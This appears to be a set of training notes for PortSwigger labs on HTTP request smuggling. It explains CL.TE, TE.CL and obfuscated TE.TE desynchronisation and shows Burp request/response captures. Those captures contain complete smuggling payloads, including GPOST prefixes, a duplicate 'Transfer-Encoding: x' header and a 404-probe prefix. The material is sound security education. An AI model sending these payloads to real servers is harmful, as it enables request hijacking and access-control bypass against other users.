


What happens in an HTTP request smuggling attack?

- Modern web-based applications use many different HTTP servers between users and the ultimate application logic.
- Users send requests to a front-end server (sometimes called a load balancer or reverse proxy) and this server forwards requests to one or more back-end servers.
- When the front-end server forwards HTTP requests to a back-end server, it typically sends several requests over the same back-end network connection, because this is much more efficient and performant. The receiving server parses the HTTP request headers to determine where one request ends and the next one begins.



- In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems:



- Here, the attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request. It is effectively prepended to the next request, and so can interfere with the way the application processes that request. This is a request smuggling attack, and it can have devastating results.

How do HTTP request smuggling vulnerabilities arise?

- Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.
- The **Content-Length** header is straightforward: it specifies the length of the message body in bytes.
- The **Transfer-Encoding** header can be used to specify that the message body uses chunked encoding. This means that the message body contains one or more chunks of data. Each chunk consists of the chunk size in bytes (expressed in hexadecimal), followed by a newline, followed by the chunk contents. The message is terminated with a chunk of size zero.
- Since the HTTP specification provides two different methods for specifying the length of HTTP messages, it is possible for a single message to use both methods at once, such that they conflict with each other.
- If the front-end and back-end servers behave differently in relation to the (possibly obfuscated) Transfer-Encoding header, then they might disagree about the boundaries between successive requests, leading to request smuggling vulnerabilities.

Example: Content-Length header

- Burp Suite automatically updates this request header when the request is submitted. To turn off this function, use Burp Repeater's setting to turn off the “Update Content-Length” field.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

Example: Transfer-Encoding header

- Burp Suite can automatically convert a request body to chunked encoding by using the HTTP Request Smuggler extension.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

How to perform an HTTP request smuggling attack

- Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers:
- **CL.TE**: the front-end server uses the Content-Length header, and the back-end server uses the Transfer-Encoding header.
- **TE.CL**: the front-end server uses the Transfer-Encoding header, and the back-end server uses the Content-Length header.
- **TE.TE**: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.
- **Note:** These techniques are only possible using HTTP/1 requests. Browsers and other clients, including Burp, use HTTP/2 by default to communicate with servers that explicitly advertise support for it via ALPN as part of the TLS handshake. As a result, when testing sites with HTTP/2 support, you need to manually switch protocols in Burp Repeater. You can do this from the Request attributes section of the Inspector panel.

/

3 Basic Labs to Understand CL.TE, TE.CL, and TE.TE vulnerabilities.

Lab: HTTP request smuggling, basic CL.TE
vulnerability

Lab: HTTP request smuggling, basic CL.TE vulnerability

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- Note: Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- Tip: Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.
- **Summary – Steps to Exploit:**
- See slides.

- Note: Every new line after the first line of the body is considered 2 bytes -> \n\r
- The Content-Length header in the first request has the value of 9, which includes all the body data until the end of line 20.
- The Transfer-Encoding header is also included in the request with the value of chunked.
- The front-end server uses the Content-Length header and does not support the Transfer-Encoding header.
- When the back-end server receives the first request it will use the Transfer-Encoding header to process it. Basically, it will treat the request as 2 different requests, since the “0” in line 18 marks the end of the first request. The left-over data “Test” will be treated as the start of the next request in the sequence.
- Which is why when the second request is sent to the application, an error occurs stating that the method “TESTGET” is not recognized.
- Note: If the Content-Length header’s value is wrong the connection will timeout.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1 2 Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net 3 Cookie: session=A0g18KjipEZHhZLxawDgrFG6DQDyG40w 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Length: 9 16 Transfer-Encoding: chunked 17 18 0 19 20 Test			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 7876 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet" type="text/css"> 11 <link href=/resources/css/labsBlog.css rel="stylesheet" type="text/css"> 12 <title>HTTP request smuggling, basic CL.TE vulnerability</title> 13 </head> 14 <body> 15 <script src=/resources/labheader/js/labHeader.js></script> 16 <div id="academyLabHeader"> 17 <section class='academyLabBanner'> 18 <div class=container> 19 <div class=logo> 19 </div> 19 <div class=title-container>				

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/2 2 Host: 0a9c003303b7cd0783951edf006c00de.web-security-academy.net 3 Cookie: session=A0g18KjipEZHhZLxawDgrFG6DQDyG40w 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a9c003303b7cd0783951edf006c00de.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 29 5 6 "Unrecognized method TESTGET"				

Lab: HTTP request smuggling, basic TE.CL vulnerability

Lab: HTTP request smuggling, basic TE.CL vulnerability

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- Note: Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- Tip: Manually fixing the length fields in request smuggling attacks can be tricky. Our HTTP Request Smuggler Burp extension was designed to help. You can install it via the BApp Store.
- **Summary – Steps to Exploit:**
- See slides.

- Note: To send this request using Burp Repeater, you will first need to go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.
- You need to include the trailing sequence `\r\n\r\n` following the final 0. The HTTP Request Smuggler Extension can help transform a request body to valid chunked encoding.
- The front-end server processes the Transfer-Encoding header, which the request body is appropriately set using the HTTP Request Smuggler Extension.
- The back-end server processes the request using the Content-Length header, which needs to be manually filled in.

- When the back-end server processes the request, it will mark the end of the first request at the beginning of line 20.
- The rest of the data “`Test\r\n0`” will be treated as the start of the next request in the sequence.

The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'. The 'Request' pane contains a POST request with various headers and a body starting with 'Test'. The 'Response' pane shows a 200 OK response with the content of a web page. A context menu is open over the response body, with the 'HTTP Request Smuggler' extension highlighted. Other options in the menu include 'Scan', 'Do passive scan', 'Do active scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Insert Collaborator payload', 'Show response in browser', 'Request in browser', 'Content Type Converter', 'Engagement tools', 'Change request method', and 'Change body encoding'.

```

Request
Pretty Raw Hex Hackvertor
1 POST / HTTP/1.1
2 Host: 0a9c006e046d8a9e83930c77004400e1.web-security-academy.net
3 Cookie: session=EOBMYtLLPHpjQOhoMz9wZfj3MM3TalnB
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:113.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a9c006e046d8a9e83930c77004400e1.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 3
17 Transfer-Encoding: chunked
18
19 4
20 Test
21 0
22
23
  
```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8390
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11     <link href="/resources/css/labsBlog.css" rel="stylesheet">
12   <title>
13     HTTP request smuggling, basic TE.CL vulnerability
14   </title>
15 </head>
16 <body>
17   <script src="/resources/labheader/js/labHeader.js">
18   </script>
19   <div id="academyLabHeader">
20     <section class='academyLabBanner'>
21       <h1>HTTP request smuggling, basic TE.CL vulnerability</h1>
22     </section>
23   </div>
24 </body>
25 </html>
  
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Insert Collaborator payload
Show response in browser
Request in browser
Extensions > Content Type Converter
Engagement tools > HTTP Request Smuggler > Convert to chunked
Change request method
Hackvertor
Change body encoding
Param Miner
HTTP Request Smuggler >

- Since the data “Test\r\n0” is treated as part of the next request, when the following request is submitted to the application, an error message is returned in the response mentioning that the “TEST0GET” method is unrecognized.

Request	Response
<p>Pretty Raw Hex Hackvertor</p> <pre> 1 GET / HTTP/2 2 Host: 0a9c006e046d8a9e83930c77004400e1.web-security-academy.net 3 Cookie: session=EOBMYtLLPHpjQ0hoMz9wZfj3MM3TalnB 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a9c006e046d8a9e83930c77004400e1.web-security-academy.net/post?postId=7 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16 </pre>	<p>Pretty Raw Hex Render Hackvertor</p> <pre> 1 HTTP/2 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 30 5 6 "Unrecognized method TEST0GET" </pre>

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
3 Cookie: session=Wt19KkifDpLo4L2equ1OsjrjolJs4S4R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 9d
20 GPOST / HTTP/1.1
21 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 15
24
25 x=1
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8215
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/a
11     <link href="/resources/css/labsBlog.cs
12     <title>
13       HTTP request smuggling, basic TE.CL
14     </title>
15   </head>
16   <body>
17     <script src="/resources/labheader/js/
18     <div id="academyLabHeader">
19       <section class='academyLabBanner'>
20         <div class=container>
21           <div class=logo>
22             <h2>
23               HTTP request smuggling, bas
24             </h2>
25             <a class=link-back href='
26               https://portswigger.net/web-s
27               -cl'>
28                 Back&ampnbspto&ampnbsplab&ampnbsp
29               <img alt="Layer 1 logo" data-b
30               v="1.1" id=Layer_1
31             </a>
32           </div>
33         </div>
34       </section>
35     </div>
36   </body>
37 </html>
```

- Include these 2 requests to exploit the application to elicit the GPOST method.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0abd00100496755b834405e400d60085.web-security-academy.net
3 Cookie: session=Wt19KkifDpLo4L2equ1OsjrjolJs4S4R
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0abd00100496755b834405e400d60085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 27
6
7 "Unrecognized method GPOST"
```

Lab: HTTP request smuggling, obfuscating the TE header

Lab: HTTP request smuggling, obfuscating the TE header

- This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.
- To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.
- **Summary - Steps to Exploit:**
- See slides.
- The goal here is to obfuscate the Transfer-Encoding header, so that either the front-end or the back-end would not process it correctly.
- The remainder of the attack is going to end up being either CL.TE or TE.CL, which the 2 previous labs described.
- <https://portswigger.net/web-security/request-smuggling#te-te-behavior-obfuscating-the-te-header>

- The application responds with a 500 Internal Server Error, when obfuscating the TE header, while submitting a CL.TE payload.

Request

Pretty Raw Hex Hackvertor

1 POST / HTTP/1.1
2 Host: Daab004c03ed450180f1534e00290085.web-security-academy.net
3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Daab004c03ed450180f1534e00290085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 9
17 Transfer-Encoding: chunked
18 Transfer-Encoding: x
19
20 0
21
22 Test

Response

Pretty Raw Hex Render Hackvertor

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 125
5
6 <html>
 <head>
 <title>
 Server Error: Proxy error
 </title>
 </head>
 <body>
 <h1>
 Server Error: Communication timed out
 </h1>
 </body>
</html>

- However, the application responds with a 200 OK message, when obfuscating the TE header, while submitting a TE.CL payload.
- Submitting a normal request afterwards, we can see that the application responds with the “Unrecognized method TEST0GET” message, indicating the back-end server processed the first HTTP request, as 2 separate requests because it used the CL header.
- The back-end server did not process the TE header correctly since it was obfuscated.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1 2 Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 3 17 Transfer-Encoding: chunked 18 Transfer-Encoding: x 19 20 4 21 Test 22 0 23 24			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8210 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/ 11 <link href="/resources/css/labsBlog.c 12 <title> HTTP request smuggling, obfuscatin </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/ja </script> 16 <div id="academyLabHeader"> 17 <section class='academyLabBanner'> 18 <div class=container> 19 <div class=logo> 20 </div> 21 <div class=title-container> 22 <h2> HTTP request smuggling, ob </h2>				

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1 2 Host: 0aab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0aab004c03ed450180f1534e00290085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 30 6 7 "Unrecognized method TEST0GET"				

- Final payload:

Request

Pretty	Raw	Hex	Hackvertor
<pre> 1 POST / HTTP/1.1 2 Host: Oaab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Oaab004c03ed450180f1534e00290085.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 4 17 Transfer-Encoding: chunked 18 Transfer-Encoding: x 19 20 5c 21 GPOST / HTTP/1.1 22 Content-Type: application/x-www-form-urlencoded 23 Content-Length: 15 24 25 x=1 26 0 27 28 </pre>			

Response

Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8210 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/academyLabHeader.css" type="text/css" rel="stylesheet"/> 11 <link href="/resources/css/labsBlog.css" type="text/css" rel="stylesheet"/> 12 <title> 13 HTTP request smuggling, obfuscating-te-header 14 </title> 15 <body> 16 <script src="/resources/labheader/js/academyLabHeader.js"></script> 17 <div id="academyLabHeader"> 18 <section class='academyLabBanner'> 19 <div class=container> 20 <div class=logo> 21 22 </div> 23 <div class=title-container> 24 <h2> 25 HTTP request smuggling, obfuscating-te-header 26 </h2> 27 28 Back to 29 30 </div> 31 </div> 32 </section> 33 </div> 34 </pre>				

Request

Pretty	Raw	Hex	Hackvertor
<pre> 1 POST / HTTP/1.1 2 Host: Oaab004c03ed450180f1534e00290085.web-security-academy.net 3 Cookie: session=g6x34N2xWZaqwfCheVpxuyR3wHPqui9N 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 9 </pre>			

Response

Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 HTTP/1.1 403 Forbidden 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 27 6 7 "Unrecognized method GPOST" </pre>				

Finding HTTP request smuggling vulnerabilities

2 Labs to Understand How to
Confirm/Identify a CL.TE or TE.CL
Vulnerability.

Finding HTTP request smuggling vulnerabilities

- Link: <https://portswigger.net/web-security/request-smuggling/finding>

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.
- Note:
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary - Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/2
2 Host: Da3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcOLEjheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Da3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 5
17
18 x=1
```

Response

```
Pretty Raw Hex Render Hackvertor

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10215
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/
10       <link href="/resources/css/labsBlog.c
11         <title>
12           HTTP request smuggling, confirming
13             responses
14           </title>
15         </head>
16       <body>
17         <script src="/resources/labheader/ja
18           </script>
19         <div id="academyLabHeader">
20           <section class='academyLabBanner i
21             <div class="container">
22               <div class="logo">
```

- The normal request to the POST / endpoint with a body parameter results in a 200 OK response.

Request

```
Pretty Raw Hex Hackvertor
1 GET / HTTP/2
2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbKlccK3bc0lejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10126
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css
10    <link href=/resources/css/labsBlog.
11      <title>
12        HTTP request smuggling configuration
```

- The normal request to the GET / endpoint results in a 200 response.

Request

Pretty Raw Hex Hackvertor

```
1 GET /test HTTP/1.1
2 Host: Da3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net
3 Cookie: session=FbkLcck3bcolejheSCYvLgRupNj3NohD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 11
6
7 "Not Found"
```

- A request to a random endpoint results in a 404 Not Found response.
 - We'll use this behavior to confirm that the request smuggling vulnerability exists or not.

- **CL.TE Exploit**
- The front-end application processes the request using the Content-Length header and submits the request to the back-end server.
- The back-end server parses the same HTTP request using the Transfer-Encoding header and reaches the end of the data on line 21, since this contains the value of 0.
- The left-over unprocessed data is treated as the beginning of the next request.

Request		Response						
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 POST / HTTP/1.1 2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net 3 Cookie: session=FbkLcck3bc0LejheSCYvLgRupNj3NohD 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 40 17 Transfer-Encoding: chunked 18 19 3 20 x=1 21 0 22 23 24 GET /404 HTTP/1.1 25 Foo: x </pre>		<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 10126 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/e 11 <link href="/resources/css/labsBlog.cs 12 <title> HTTP request smuggling, confirming 